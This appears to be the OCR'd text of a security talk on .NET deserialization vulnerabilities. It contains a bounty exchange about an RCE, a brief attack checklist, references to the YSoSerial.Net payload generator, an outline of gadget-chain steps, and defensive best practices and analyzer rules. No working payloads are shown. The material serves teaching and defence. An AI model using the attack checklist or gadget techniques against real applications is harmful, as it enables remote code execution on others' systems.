
В ответ @yu5k3
Mikhail, we went back and took a look at your case and see that the bounty allocation was incorrect. We want to ensure you receive the proper bounty for the RCE vulnerability. I will reply to you on the original case thread with the amended bounty amount.

Перевести твит
1:27 ДП · 7 авг. 2019 г. · TweetDeck

1 ретвит 3 отметки «Нравится»


Mikhail Shcherbakov @yu5k3 · 16 ч
В ответ @msftsecresponse
Thank you! I am glad the Microsoft Bug Bounty is getting better! What about CVE description? Will you add a new CVE for RCE to describe a right kind of vulnerability and keep correct and up to date info in NVD?

Attack model


Does any user control data?
Exploit it!
Does an auth user control data only?
Can you create account?
Does an internal service control data only?
Exploit it!
Find XSS/ CSRF and exploit it
Find SSRF and exploit it*
Upload a file? Steal the key?

*https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

DeReviewer



yuske / DeReviewer

No description, website, or topics provided.

yuske Commit the prototype — Latest commit 5637d52 a minute ago

DeReviewer.KnowledgeBase	Commit the prototype	a minute ago
DeReviewer.Tests	Commit the prototype	a minute ago
DeReviewer	Commit the prototype	a minute ago
dnlib @ d59983a	Commit the prototype	a minute ago
.gitattributes	Commit the prototype	a minute ago
.gitignore	Commit the prototype	a minute ago

https://github.com/yuske/DeReviewer

YSoSerial.Net

README.md

A proof-of-concept tool for generating payloads that exploit unsafe .NET object deserialization.

Description


ysoserial.net is a collection of utilities and property-oriented programming "gadget chains" discovered in common .NET libraries that can, under the right conditions, exploit .NET applications performing unsafe deserialization of objects. The main driver program takes a user-specified command and wraps it in the user-specified gadget chain, then serializes these objects

https://github.com/pwntester/ysoserial.net

Microsoft.CodeAnalysis.FxCopAnalyzers

```
> Install-Package Microsoft.CodeAnalysis.FxCopAnalyzers -Version 2.9.2
```

Project Properties → Code Analysis



☑ **Microsoft.NetCore.Analyzers**			Warning
☑ CA2300	Security	Do not use insecure deserializer BinaryFormatter	Warning
☑ CA2301	Security	Do not call BinaryFormatter.Deserialize without first setting BinaryFormatter.Binder	Warning
☑ CA2302	Security	Ensure BinaryFormatter.Binder is set before calling BinaryFormatter.Deserialize	Warning
☑ CA2305	Security	Do not use insecure deserializer LosFormatter	Warning
☑ CA2310	Security	Do not use insecure deserializer NetDataContractSerializer	Warning
☑ CA2311	Security	Do not deserialize without first setting NetDataContractSerializer.Binder	Warning
☑ CA2312	Security	Ensure NetDataContractSerializer.Binder is set before deserializing	Warning
☑ CA2315	Security	Do not use insecure deserializer ObjectStateFormatter	Warning
☑ CA5360	Security	Do Not Call Dangerous Methods In Deserialization	Warning


https://github.com/dotnet/roslyn-analyzers

FUTURE

.NET Core

- No public gadgets for now
- Gadgets of PowerShell or other third-party libs can be used
- .NET Core 3.0 contains UI API including XamlReader, ObjectDataProvider

Object Injection Vulnerability


Instantiate the object *A* by an attacker-controlled type
Assign the field *X* by the reference *A*
Call the method *Y* by the reference *A*
Call the method *W* by the reference *A*
Assign the field *Z* by the reference *A*

Object Injection Vulnerability

- Find and describe patterns automatically
- Find gadget chains by given patterns

DeReviewer

- Populate a knowledge base
- Implement data-flow analysis
- Improve viewing of large graphs
- Integrate with dnSpy to do dynamical analysis

BEST PRACTICES

Don’t (de)serialize (untrusted) data

- Don’t use serialization if you can
- Use structured data and simple objects
  - Flat objects with strict typed known fields
  - Verify data by scheme before deserialization
- Authenticate data
  - Use HMAC or DataProtection API
  - Don’t leak the secret and crypto keys
- keep it stupid simple, ~~stupid~~

Don’t use serializers vulnerable by default

- BinaryFormatter, BinaryMessageFormatter, ObjectStateFormatter, LosFormatter
- NetDataContractSerializer, XamlReader, XamlServices, SoapFormatter
- FastJSON, Sweet.Jayson, YamlDotNet (< 5.0) and other

Constraint allowed types

- Use SerializationBinder and *whitelist* of allowed types
- That works for BinaryFormatter, ObjectStateFormatter, NetDataContractSerializer, SoapFormatter, JSON.NET

Don’t use type discriminators in JSON/XML

JSON.NET with TypeNameHandling.None only:

```
var obj = JsonConvert.DeserializeObject<object>(data,
    new JsonSerializerSettings
    {
        TypeNameHandling = TypeNameHandling.~~Auto~~ None
    });
```

Isolated environment

- Monitoring and strict firewall rules for complex data processing nodes
- Whitelist the process list/available files/network IO
- Docker containers

References

- Jonathan Birch “Dangerous Contents - Securing .Net Deserialization” https://www.slideshare.net/MSbluehat/dangerous-contents-securing-net-deserialization
- Christopher Frohoff “OWASP SD: Deserialize My Shorts: Or How I Learned To Start Worrying and Hate Java Object Deserialization” https://www.slideshare.net/frohoff1/deserialize-my-shorts-or-how-i-learned-to-start-worrying-and-hate-java-object-deserialization
- Ian Haken "Automated Discovery of Deserialization Gadget Chains https://data.hackinn.com/ppt/BlackHat-USA-2018/us-18-Haken-Automated-Discovery-of-Deserialization-Gadget-Chains-wp.pdf

Thank you for your attention!

Mikhail Shcherbakov
KTH Royal Institute of Technology

@yu5k3

https://www.linkedin.com/in/mikhailshcherbakov

The presentation contains footage from "Fight Club" 1999 → 2019